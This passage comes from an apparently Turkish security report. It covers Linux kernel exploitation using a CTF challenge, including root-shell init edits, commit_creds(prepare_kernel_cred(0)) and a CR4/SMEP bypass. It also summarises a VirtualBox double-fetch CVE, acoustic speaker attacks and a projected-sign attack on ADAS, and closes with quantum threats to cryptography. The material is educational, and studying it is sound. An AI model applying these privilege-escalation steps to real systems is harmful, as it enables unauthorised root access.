- **-cpu kvm64,smep:** SMEP koruması aktiftir.

Eğer bash koduna "-s" parametresi eklenirse, gdb için 1234 portu açılır ve daha sonra debugger içine ekleyerek kolayca analiz edilebilir. Gdb ile Çekirdek analizi QEMU üzerinden yapılmak isteniyorsa root olarak başlatmak gerekir. Bu yüzden "/init" veya "/etc/init.d/rcS" yeniden yapılandırılmalıdır.

#sh

#setsid cttyhack setuidgid 1000 sh

setsid /bin/cttyhack setuidgid 0 /bin/sh ⇛ komutu ile root yetkisi kazanılır.

Şekil 48: Qemu İçinde Çalışan İmaj

cpio dosyasını açmak için sırasıyla uygulanması gereken adımlar aşağıdaki gibidir.

- ***mkdir test***
- ***cd test***
- ***cpio -idm < ../rootfs.cpio***

Şekil 49: Cpio Dosyası İçindeki Dosyalar

Test dosyası içeriği, bu dosya içeriğinde gerekli değişiklikler yapıldıktan sonra tekrar sıkıştırılmalıdır.

Tekrar sıkıştırmak için komut;

- *find . -print0 | cpio --null -ov --format=newc > ../new.cpio*

BzImage dosyası Şekil 50'de gösterilmektedir;


Şekil 50: File Komutu

Bu dosya üzerinden debug sembollerini ve uygun gadgetları kullanabilmek için vmlinux dosyasını çıkartmak gerekir. *https://github.com/torvalds/linux/blob/master/scripts/ extract-vmlinux* adresindeki script vmlinuxu çıkartmaya yardımcı olur.

Eğer dosya üzerine yazılmazsa sadece ham veri olarak çıktı vermektedir.

- ./extract-vmlinux.sh bzImage > vmlinux

Daha sonra başta verilen script çalıştırılarak gdb aracılığıyla bağlantı sağlanabilmektedir.



Şekil 51: Pwndbg İçerisinde Yüklenmiş Modül Ekranı

Uygulamalı örnek göstermek adına bir challenge kullanılmıştır. Her zaman vmlinux dosyasına ihtiyaç olmayabilir. Aynı zamanda çekirdekle bağlantı sağlandığı zaman farklı hatalar alınabilir (birçok hata göz ardı edilebilir). Tavsiye edilen vanilla gdb veya pwndbg python modülü tercih edilmektedir. Aksi durumda diğer modüllerde yanlış çalışan birçok şey olabilir.

Örnek;


Gef Modülü vmmap çıktısı Şekil 52'de gösterilmektedir (*bu örnekle section'lar görünmemektedir*).

Şekil 52: Hatalı Kesit Ekranı

Pwndbg Modülü vmmap çıktısı Şekil 53'de gösterilmektedir (*bu örnekle section'lar görünmektedir*).

Şekil 53: Pwndbg İçindeki Bellek Bölgelerinin Listesi

Modülleri kontrol etmek için kullanılan komutlar Şekil 54'te aktarılmıştır. Hata ayıklama işlemi başlamadan önce mutlaka modül yüklenmiş olmalıdır. Daha sonra çekirdek modülü ayıklanabilir.



Şekil 54: Yükleme ve Listeleme Komutları Kullanımı

- **lsmod:** modülleri listeler
- **insmod:** modülü yüklemeye yardımcı olur
- **modinfo name:** modül hakkında bilgi verir
- **rmmod name:** modülü siler

12.2. Linux Çekirdeği Kısaca Neleri İçerir?

- Süreç Yönetimi
- Bellek Yönetimi
- Dosya Sistemi
- Cihaz Kontrol
- Ağ
- Girdi/Çıktı işlemlerinin yönetimi

Zafiyet aramaya öncelikle kullanıcı ve çekirdek iletişimini sağlayan noktalar üzerinden başlanmalıdır. Ancak birçok atak yüzeyi vardır. Örnek vermek gerekirse sürücüler, ioctl , /proc ve sanallaştırma başlangıç noktaları olarak değerlendirilebilir. Dikkat edilmesi gereken bir diğer husus ise çekirdek alanı ve kullanıcı alanı API'leridir. Çekirdek alanı ve kullanıcı alanı API'leri birbirinden farklıdır. Öncelikle çekirdek modülleri hakkında Şekil 55'teki gibi detay bilgi verilmektedir.

Örnek modül kaynak kodu;

```c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

static int __init example_module_init(void)
{
    printk(KERN_INFO "Hello, world 2\n");
    return 0;
}

static void __exit example_module_exit(void)
{
    printk(KERN_INFO "Goodbye, world 2\n");
}

module_init(example_module_init);
module_exit(example_module_exit);
```

Şekil 55: Örnek Modül Kod Parçası

Çekirdek alanında yazılan kodlar ile kullanıcı alanında yazılan kodlar birbirinden çok farklıdır. Şekil 10'daki kod üzerinden incelemek gerekirse init ve exit fonksiyonları __init ve __exit olarak gösterilmiştir.

Bu fonksiyonları module_init ve module_exit kullanarak kaydetmek gerekir. Daha sonra çıktı olarak Hello, world 2 ve Goodbye, world 2 yazısı basılacaktır. Printf yerine printk fonksiyonu kullanılacaktır. Benzer şekilde kullanıcı alanında yazdığınız birçok fonksiyonun karşılığı vardır.

- **proc:** Proc dosya sistemi, sistem bilgilerini gösteren özel bir birimdir.
- **ioctl:** Kullanıcı ile cihaz arasındaki iletişimi sağlar. Girdi ve çıktı kontrolü ioctl aracılığı ile sağlanır.
  - **Ioctl** cihazı değiştirmeye yardımcı olur.

Kullanıcı alanı hafıza bölümleri ve çekirdek alanı hafıza bölümleri birbirinden farklıdır ve farklı izinlere sahiptir. Bu yüzden farklı alanlara geçmek için bazı talimatlara ihtiyaç vardır. Yine kullanıcı alanından çekirdek alanına geçmek için bazı kullanıcı syscall değerlerine ihtiyaç duyulur. Çekirdek sürümü için syscall olarak düşünülebilir. Kullanıcı alanına erişmek için genelde iki farklı talimatı yerine getirmek gerekir. Bunlar; swapgs ve iretq'dır.

- **swapgs:** GS taban kayıt (base register) değerini MSR adresinde yer alan değerle değiştirir.
- **ireq:** Kullanıcı alanına götürür.

Yığın (stack) görüntüsü Şekil 56'da gösterilmektedir.

```
***********
* RIP     * == talimat adresi
***********
* CS      * == kod bölümleri
***********
* EFLAGS  * == sistem durumu için bayraklar
***********
* RSP     * == yığın işaretcisi
***********
* SS      * == yığın bölümü
***********
```

Şekil 56: Buyruk Grupları ve Anlamları **Geçersiz kaynak belirtildi.**

12.3. Kök Yetki (root user) Kazanılması Süreci

Bir şekilde çekirdek akışı kontrol ediliyorsa, çekirdek alanında mevcut işlem ayrıcalığı değiştirilerek kök kullanıcı yetkisi kazanılır. Mevcut bir yapı vardır ve bu yapı üzerinde "task_struct" içinde işlem verileri tutulur.

```
struct thread_info {
    struct task_struct  *task;  /* main task structure */
    __u32           flags;      /* low level flags */
    __u32           status;     /* thread synchronous flags */
    __u32           cpu;        /* current CPU */
    mm_segment_t        addr_limit;
    unsigned int        sig_on_uaccess_error:1;
    unsigned int        uaccess_err:1;  /* uaccess failed */
};
```

Şekil 57: Struct Yapı Örneği **Geçersiz kaynak belirtildi.**

Bu tutulan anlık işlem verileri "current" işaretcisi ile gösterilmektedir. "Current" işaretçisi içindeki "cred" değeri "euid" bölgesini kontrol etmek için kullanılır. Yani "current->cred->euid" değerini "0" olarak değiştirilirse mevcut işlem kök yetkisine sahip olur.

Bunu her seferinde hesaplamak yerine aşağıdaki komut kullanılarak kök yetki sağlanır;

- *commit_creds(prepare_kernel_cred(0));*

12.4. Çekirdek Üzerinde Koruma Yöntemleri Hakkında Bilgiler

- **NX:** Stack çalıştırılabilir değildir.
- **Stack Canary:** Buffer (taşma) koruması.
- **KASLR:** Sistem her başlatıldığında çekirdeğin yükleme adresi değişir ve "Kernel Address Space Layout Randomization" olarak bilinir.

12.4.1. Çekirdek Adres Görüntüleme Kısıtlaması

Tüm adres ve sembolleri göstermek için "/proc/kallsyms" bir dizin bulunur. Ancak bu değerleri saklamak için "/proc/sys/kernel/kptr_restrict" değeri aşağıdaki kodla aktive edilebilir;

- *echo 2 > /proc/sys/kernel/kptr_restrict*

echo 0 çıktısı (Şekil 58);

```
/ # cat /proc/kallsyms | grep prepare_kernel_cred
ffffffffb5a69fe0 T prepare_kernel_cred
/ #
```

Şekil 58: Kallsyms Görüntüleme

echo 2 çıktısı (Şekil 59);

```
/ # cat /proc/kallsyms | grep prepare_kernel_cred
0000000000000000 T prepare_kernel_cred
/ #
```

Şekil 59: Kallsyms Görüntüleme

12.4.2. SMAP / SMEP

Açılımları sırasıyla Supervisor Mode Access Prevention ve Supervisor Mode Execution Prevention'dır. ARM tabanlı sistemlerde PXN ve PAN olarak bilinir. Çekirdeğin kullanıcı alanı içeriğini okumasını ve çalıştırmasını engeller. Aşağıdaki komut ile aktive olup olmadığı kontrol edilebilir.

- *cat /proc/cpuinfo*

12.4.3. Adres Koruması

Sıfırdan başlayan bellek adresini kullanarak çekirdeği yasaklar.

```
/ # cat /proc/sys/vm/mmap_min_addr
4096
/ #
```

Şekil 60: Mmap_min_addr Görüntüleme

12.4.4. KPTI (Kernel Page-Table Isolation)

Kullanıcı alanında programlar çalıştırıldığı zaman Linux çekirdeği belleğin sayfa tablolarında eşlenmesini sağlar.

Aktif olup olmadığını kontrol etmek için kullanılması gereken komut Şekil 61'de gösterilmektedir;

```
/ # dmesg | grep "Kernel/User"
Kernel/User page tables isolation: enabled
/ #
```

Şekil 61: KPTI görüntüleme

12.5. Bazı Sömürme Metotları

12.5.1. ret2user

SMEP aktif değilse kullanılır. Bu durumda çekirdek alanından kullanıcı alanına kod çalıştırılabilir. Belli bir bölge içinde "*commit_creds(prepare_kernel_cred(0))*" kabuk kodu aracılığıyla çağırılarak kullanılır.

12.5.2. SMEP Atlatma

SMEP koruması varsa CR4 kaydının 20'inci biti 1 olarak, 21'inci biti de 1 olarak gösterilir. Bunu atlatmak için "rop" yöntemi kullanılmaktadır. CR4 kaydını sihirli değer olan "0x6f0" ile değiştirerek SMEP korumasını atlatmış oluruz.**Geçersiz kaynak belirtildi.**

12.5.3. Çekirdek Adres Görüntüleme Kısıtlaması

Çekirdek adres sızıntısı elde edilmesi gerekmektedir.

12.5.4. Double Fetch:

Kullanıcı çekirdeğe eriştikten sonra verileri değiştirme yöntemidir.

12.6. CVE-2018-2844 ZAFİYETİ (Derleyici Optimizasyonu üzerinden Kod Çalıştırma)

CVE-2018-2844, Linux makineleri etkileyen VirtualBox Video Acceleration (VBVA) üzerindeki double fetch zafiyetidir. VBVA, Video RAM arabelleği üzerinden paylaşılan bir bellek olan VirtualBox Host-Guest Paylaşılan Bellek Arabirimi (HGSMI) üzerinde çalışır. **Geçersiz kaynak belirtildi.**

Zafiyetin tetiklenmesi için; konuk, HGSMI kullanarak komut arabelleğini ayarlar ve VRAM'deki ofseti, ana bilgisayarı bilgilendirmek için VO_PORT_HGSMI_GUEST (0x3d0) IO portuna yazarak hata oluşturur. Bu hata özellikle, Konuk'dan Ana Bilgisayar'a geçirilen Video DMA (VDMA) komutlarının kod işlenmesinde ortaya çıkar. VDMA komut işleme fonksiyonu "vboxVDMACmdExec()" VDMA komut türlerine göre belirli fonksiyonlara gönderilir.

Bu switch case yapısı işaretçi referans tablosuna geçiş yapar. Bu da açık bir şekilde "race condition" hatasıdır. Değişken geçici olarak işaretlenmediği için GCC optimizasyonu sonucu paylaşılan VRAM belleğinde double fetch zafiyeti olduğu görülmektedir. Zafiyet sömürülerek Virtualbox'dan çıkış sağlanır.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

Bu kısımda teknolojik gelişmelerin siber güvenlik üzerindeki etkileri atak ve savunma bağlamında incelenmekte ve küresel çapta dikkat çeken gelişmeler analiz edilmektedir.

13. AKILLI HOPARLÖRÜNÜZ AKUSTİK BİR SİLAHA DÖNÜŞEBİLİR


Hoparlörler; cep telefonları, bilgisayarlar, televizyonlar, ses sistemleri veya ucuz taşınabilir cihazlar olarak her yerde kullanılıyor. Film izlemek, müzik dinlemek veya konuşmak için hoparlörlere güveniyoruz, ancak bu cihazların insanların duyabildiği aralığın dışında da frekans yayabildiği bilinmektedir. Las Vegas'ta düzenlenen "DEFCON 2019" güvenlik konferansında PwC Siber Güvenlik Uzmanı Matt Wixey hoparlörlerin bu yeteneğinin silah olarak kullanılabileceğini anlattı [6].

Genellikle saldırgan ve saldırganın vereceği zarar arasında dolaylı bir bağlantı vardır. Saldırgan, bir cihaz veya makine üzerinde bir "etki" oluşturarak zarara yol açar. Araştırmacılar artık saldırganların etkiyi bu zincirden çıkararak doğrudan makineler üzerinden insanlara zarar verecek kötü amaçlı yazılımlar oluşturabileceğini keşfetti.

Matt Wixey'in belirttiğine göre, bilgisayar ve telefon hoparlörleri aracılığıyla duyulamayan ultrasonik sesler çalarak şirketler belirli internet sayfalarını ziyaret eden kullanıcıların göz atmalarını teşvik edebiliyorlar. Benzer şekilde bir saldırgan kolayca zararlı yazılımlar yazarak herhangi bir yerleşik hoparlör üzerinde yüksek yoğunluklu duyulamayacak frekanslar ya da oldukça yüksek duyulabilir sesler çıkartabiliyor. Bu tür bir akustik saldırı kulak çınlaması, saldırının ileri düzeylerde olması ise işitme kaybı veya psikolojik rahatsızlık oluşturabiliyor [6], [7].

Not: *Yazı boyunca kullanılan dosyalar TokyoWesterns 2019 CTF yarışmasında verilmiş olan dosyalardır. Zafiyeti uygulamalı olarak anlamak için "gnote" isimli CTF sorusu incelenebilir.*

Şekil 62: Gürültü düzeyi ve tavsiye edilen maruz kalma süreleri[6].



Şekil 63: Gürültü düzeyi ve etkileri[6].

Şekil 62'de görüldüğü gibi 85 dB gürültü düzeyinden sonraki her 3 dB artışta tavsiye edilen maruz kalma süresi oluşan enerjinin iki katına çıkması yüzünden yarıya iniyor.

Araştırmada; dizüstü bilgisayar, akıllı telefon, Bluetooth hoparlör, küçük hoparlör, kulak üstü kulaklık, araç ses sistemi, titreşimli hoparlör, belirli bir yönde sesi kanalize eden parametrik hoparlör ve bir dizi benzer cihazın akustik çıktısı analiz edildi. Wixey, her bir cihazda çalıştırmak için cihaza fiziksel veya uzaktan erişimi olan basit zararlı yazılımlar oluşturdu.

Araştırmacı akustik çıktıları analiz etmek için cihazları yankısız oda olarak adlandırılan ses geçirmeyen, oldukça az yankılı bir kaba yerleştirdi. Akustik saldırıdan önce ve sonra kap içindeki ses seviyesini ve yüzey sıcaklık sensörüyle de cihazın sıcaklığını ölçtü. Akıllı hoparlörün, kulaklıkların ve parametrik hoparlörün, olması tavsiye edilen en yüksek frekans seviyesini aşabildiğini buldu. Öte yandan Bluetooth hoparlör, gürültü önleyici kulaklık ve akıllı hoparlör olması gereken en düşük frekansın altında da frekanslar yayabiliyordu.

Akıllı hoparlöre saldırıldığında, iç bileşenlerini 4-5 dakika sonra eritmeye başlayarak cihaza kalıcı zarar verecek kadar ısı üretiliyordu. Araştırmacı, genelde küçük aletler üzerinde yaptığı deneylerle sadece mevcut potansiyeli göstermiş olduğunu, sahnelerdeki veya statlardaki ses sistemlerini kullanarak çok daha büyük ölçekli saldırıların gerçekleştirilebileceğini belirtiyor.

Akustik silahların Küba'daki ABD diplomatlarına yapılan saldırıda rol oynayıp oynamadığı hâlâ belirsiz olsa da, müdahale için kullanılan ses topları gibi kasıtlı olarak yüksek ses üretebilen veya yoğun akustik yayılımları engelleyici bir silah olarak kullanılan başka araçlar da bulunuyor. Bu tarz akustik saldırıların engellenmesi için hem donanım hem de yazılımla ilgili önlemler alınması gerektiği belirtiliyor. Donanım imalatçıları frekans aralığını fiziksel olarak sınırlayabilir, böylece insan kulağının duyamayacağı sesler üretilemez. İşletim sistemi imalatçıları ise belirtilen frekansların dışında bir ses üretildiğinde kullanıcıyı uyarabilir [7].

Hoparlörler veya işletim sistemleri, yüksek veya düşük frekanslı sesler üretecek dijital ses girişlerini filtrelemek için dijital savunmaya da sahip olabilir. Ayrıca virüsten koruma yazılımı satıcıları, şüpheli ses giriş etkinliğini izlemek için tarayıcılarına belirli algılamalar ekleyebilir. Yüksek frekans ve düşük frekans paraziti için çevresel ses izleme, potansiyel siber-akustik saldırıları da yakalar.

Akustik silahlar çok amaçlı bir saldırı aracı oluşturmasa da, Wixey, bu potansiyel saldırı sınıfının en kötü yanlarından biri olarak çoğu durumda neler olacağı hakkında hiçbir fikrinizin olmamasına işaret ediyor.

14. MobilBye - GELİŞMİŞ SÜRÜCÜ SİSTEMLERİNİ KAMERAYLA ALDATMA

Gelişmiş sürücü yardım sistemleri (Advanced driver assistance systems - ADAS), sürücüyü uyararak kazaları önlemeyi amaçlayan sistemlerdir. Kamera, LiDAR ve radar teknolojilerini kullanabilen bu sistemler Şerit asistanı, çarpışma önleme, trafik işaretlerini tanıma gibi yeteneklere sahiptir. Mevcut araçlar ile entegre şekilde yaygın olarak kullanılmaya başladıkları için araştırmacılar kadar saldırganların da dikkatini çekmiş olan bu sistemlerin sorun potansiyelleri yoğun bir şekilde test edilmektedir. Yapılan araştırmalar bu sistemlerin makine öğrenmesi yöntemleriyle aldatılabildiğini ve saldırganların isteklerine uygun iş görmesinin sağlanabildiğini gösteriyor[8].

ADAS sistemleri 6 farklı seviyede otomasyon sağlıyor: en üst seviyede araçları tamamen yönetebilen tam otomatik sistemler varken en alt seviyede bütün araç


dinamiklerini yöneten sürücüyü uyaran sistemler bulunuyor. ADAS sistemlerin arasında yaygın olarak kullanılan ve harici olarak araçlara entegre edilebilen bir ürün olan Mobileye 630 PRO modelinin (Şekil 64) sorun potansiyelini test etmek için bir dizi çalışma yapılıyor. Bu cihaz temelde 6 farklı özelliğe sahip; birincisi şerit ikaz sistemi. Bu, araç 55 km/sa hızla seyrederken sürücü sinyal vermeden şerit ihlali yaparsa uyaran sistem. İkincisi yaya çarpma uyarı sistemi. Bu ise 50-70 km/sa altı hızlarda ve gündüz devreye giriyor. Bir diğeri ileri çarpışma uyarı sistemi, sürücüye arkadan yaklaşan araçlar hakkında uyarı veriyor. Dördüncüsü yol izleme ve uyarı sistemi, 30 km/sa hızlar üzerinde devreye girerek sürücüyü öndeki araçlara çarpmaması konusunda uyarır. Beşincisi uzun far kontrol uyarısı, karşıdan gelen araçlara göre uzun far açma/kapama uyarısı veriyor. Sonuncusu ise trafik işareti algılama sistemi, yaklaşılan trafik işaretlerini tanımlıyor ve kullanıcıyı yönlendiriyor.

Şekil 64: Mobileye 630 Pro bileşenleri[8].

Ürünün bu yeteneklerini test etmek için araştırmacılar ortama sahte trafik işaretleri yerleştiriyorlar. Bu test sırasında, halen olduğu gibi ortamda bulunma zorunluluğunu ortadan kaldırmak için üzerine mobil projeksiyon cihazı entegre edilmiş drone kullanıyorlar. Tamamen kara kutu bir test amaçlıyorlar. Bir dizi deneysel ortamda çalışıyorlar. Böylece Mobileye 630 Pro ürününün renk, şekil, ortam ışığı, projeksiyon hızı, trafik işaret yarıçapı değişikliklerine nasıl tepki verdiğini inceliyorlar.


Şekil 65: Deneysel ortam testleri[8].

- Farklı tiplerde ve boyutlarda trafik işaretleri oluşturup test ediyorlar. Trafik işaretinin 16 cm'den küçük olması durumunda ürünün trafik işaretlerini tanımadığını fark ediyorlar. Mobileye sisteminin algılama uzaklığı için de ideal mesafenin 5-16 metre arasında olduğunu gözlemliyorlar.




Şekil 66: Yarıçap ve mesafe testi[8].

- Daha sonra Mobileye sisteminin trafik işaret renklerine verdiği tepkilere bakıyorlar. Sistemin renkten bağımsız olarak, siyah beyaz trafik işaretlerini dahi tanıdığını görüyorlar (Şekil 67-a).



Şekil 67: Şekil, renk, rakamsal test[8].

- Trafik işaret tabelalarının şeklini test ettiklerinde ise Mobileye'nin gerçek olandan farklı işaretleri tanımadığını görüyorlar (Şekil 67-b).
- Ortam ışığının etkisini analiz etmek için günün farklı saatlerinde testler yapıyorlar, bunun sonucunda kullandıkları projeksiyonun günün her saatinde çalışabildiğini fakat düşük ortam ışık değerlerinde—akşam ve geceleri—daha iyi sonuç verdiğini görüyorlar (Şekil 68).



Şekil 68: Ortam ışığı testi[8].

- Bir diğer testte ise projeksiyon hızının etkisini ölçüyorlar ve yüksek projeksiyon zamanlarında Mobileye'nin algılamasının düştüğünü saptıyorlar. Bunu, Mobileye üzerindeki optik sensörün saniyede yakalayabildiği kare sayısının düşük olmasına bağlıyorlar.
- Trafik işaretlerindeki hız limit uyarılarının algılanmasını test ettiklerinde ise yanlış uyarıları göz ardı etmediği ve en yakın uyarıya yakınsadığını görüyorlar (Şekil 67-c, Tablo 5).


Projected Speed limit	Detected Speed limit
0	X
1	X
2	X
3	X
4	X
5	5
6	X
7	X
8	X
9	X
27	X
43	X
69	60
71	70
88	80
150	X
160	X
170	X
180	110
190	110
200	X

Tablo 5: Hız limit rakamsal yaklaşımları[8].

14.1. Tehdidin Gerçeklenmesi

Deneysel testlerden sonra tehdit modelinin gerçeklenmesi için drone olarak DJI Matrice 600 modelini kullanıyorlar ve buna projeksiyon cihazı entegre ediyorlar. Kurban olarak Mobileye 630 Pro entegre edilmiş bir Renault Captur araba kullanıyorlar. Şekil 70'de görüldüğü gibi projektörle duvara yansıtılan sahte trafik işareti ADAS tarafından tanımlanıyor ve hız sınırını 90 olarak göstermeye başlıyor (Şekil 69, 70, 71).

Şekil 69: Drone[8].



Şekil 70: Kurban[8].

Şekil 71: Atakdan Önce / Atakdan Sonra[8].

14.2. Karşı Koruma Önlemleri

Uzmanlar yürüttükleri çalışmada, görüntü sınıflandırma ve işlemeye dayalı bu sistemlere karşı test ettikleri saldırı yöntemlerine karşı alınabilecek pasif önlemleri de de ele almış durumdalar. İlk önerileri, trafik işaretlerine QR kod eklentisinin yapılması. Bu sayede trafik işaretlerinin yerinin doğruluğu ve trafik işaretinin gerçekliği doğrulanabilir. Fakat bu durumda da QR kodla kullanılacak olan GPS sistemi aldatılabilir. Diğer bir engelleme yöntemi olarak 3 boyutlu trafik işaretleri öneriliyor. Ancak saldırgan da 3 boyutlu trafik işaretlerini kullanarak sistemi aldatabilir. Araştırmacılar son olarak ADAS sistemlerinin bir trafik işaret veri tabanıyla entegre çalışabileceğini söylüyorlar, ancak GPS aldatmasının saldırganlar tarafından da kullanılabileceği uyarısında bulunuyorlar. Kısa vadede uygulanabilecek bu önlemlere ek olarak uzun vadede

Method	Advantages	Disadvantages
Image authentication	Allow verification of traffic signs	Vulnerable to GPS spoofing
3D signs	Mitigate projection attack	Vulnerable to replay attacks that require physical approach
Social navigation application(Waze)	Verify against updatable database	Require Internet connectivity and vulnerable to GPS spoofing

Tablo 6: Önlemlerin karşılaştırılması[8].

araçlar arası iletişimin aktif olmasıyla ve ek olarak trafik işaretleriyle de iletişim kurularak sorunların aşılabileceğini söylüyorlar (Tablo 6).

Araştırmacılar, çalışmalarının çıktılarını sorumluluk anlayışlarının gereği olarak Mobileye ile Tesla'ya ilettiklerini belirtiyorlar. Aynı zamanda bir tartışma konusu olarak otonom araçlar için oldukça temel bir parça olan ADAS sistemlerinin kolay bir tehdit hedefi oluşturduğu görüşünü gündeme getiriyorlar. Araçlar arası iletişim (V2V) ile araç ile çevre arası iletişimin (V2E) gelecekte radyo frekansları (Wi-Fi) üzerinden gerçekleşebileceğini belirtiyorlar. Bu sayede sözkonusu çalışmada test edilen saldırı yöntemlerine maruz kalmayacağını belirtiyorlar. Ancak sistemin gene de GPS aldatması, radyo frekanslarının alıcı vericileri taklit etmesi, parazit oluşturma vb. gibi yeni atak vektörlerine açık olacağını belirtiyorlar.

15. KUANTUM BİLGİSAYARLAR KRİPTOGRAFİ İÇİN GERÇEKTEN TEHDİT Mİ?

DEFCON 27'de kuantum bilgisayarlar ve kriptografi ilişkisi hakkında günümüze kadar yapılan çalışmalar üzerine bir sunum yapıldı [9]. Söz konusu sunumda çoğunlukla kuantum bilgisayarların kriptografiyle ilişkisi hakkında doğru bilinen yanlışlara yer verildiği görülüyor. Öncelikle günümüzde kullanılan kriptosistemler ile kuantum bilgisayarların ilişkileri üzerine bilgi edinelim.

15.1. Kriptografi

- **Simetrik Kriptosistemler:**

- Simetrik kriptosistemler anahtar değişiminin güvenli varsayılan bir kanaldan yapıldığı kriptosistemlerdir. Dolayısıyla iki tarafta da aynı anahtar bulunur. Örnek olarak AES (Advanced Encryption Standart) verilebilir. AES algoritmasında standart olarak 128, 192 veya 256 bit anahtar kullanılabilir.

- **Asimetrik Kriptosistemler:**

- Asimetrik kriptosistemlerde açık anahtar ve kapalı anahtar olarak iki farklı anahtar bulunur. Açık anahtar herkes tarafından bilinirken kapalı anahtar kişiye özeldir. Şifreleme algoritmalarında açık anahtarla şifreleme yapılırken kapalı anahtarla da şifreleme işleminin tersi yapılır. Dijital imza protokollerinde imzalama işlemi kapalı anahtarla, doğrulama işlemi de açık anahtarla yapılır.

- Bu sistemlerin güvenliği çoğunlukla matematiksel bir problemin zorluğuna dayanır. Örnek olarak RSA verilebilir. RSA kriptosisteminin güvenliği iki asal sayının çarpımı olarak verilen bir sayının çarpanlarını bulmanın zor olmasına dayanır.

15.2. Kuantum Bilgisayarlar ile Kriptografi İlişkisi

Kriptosistemlerin güvenliği kuantum hesaplama yöntemleriyle tehdit edilebilir:

- Simetrik kriptosistemler de Grover algoritması ile anahtar uzayı, uzayın büyüklüğünün kareköküne kadar düşürülebilir [10]. Dolayısıyla AES-128 anahtarına kaba kuvvet saldırısı yapabilmek için 2^{128} deneme yapmak gerekirken Grover algoritmasıyla 2^64 denemeye düşürülebilir. 2^{64} günümüz standartlarında büyük bir sayı olmadığı için AES-128'in güvenlik açısından tehlikede olduğu söylenebilir. Ancak Grover algoritmasının pratikte uygulanması henüz olası gözükmüyor. Ek olarak, 128-bit güvenlik için anahtar uzunluğunu 2 katına çıkarıp AES-256 kullanmak gayet basit bir çözüm olabilir. Bu sebeple kuantum bilgisayarların simetrik kriptosistemler için büyük bir tehdit oluşturduğunu söyleyemeyiz.
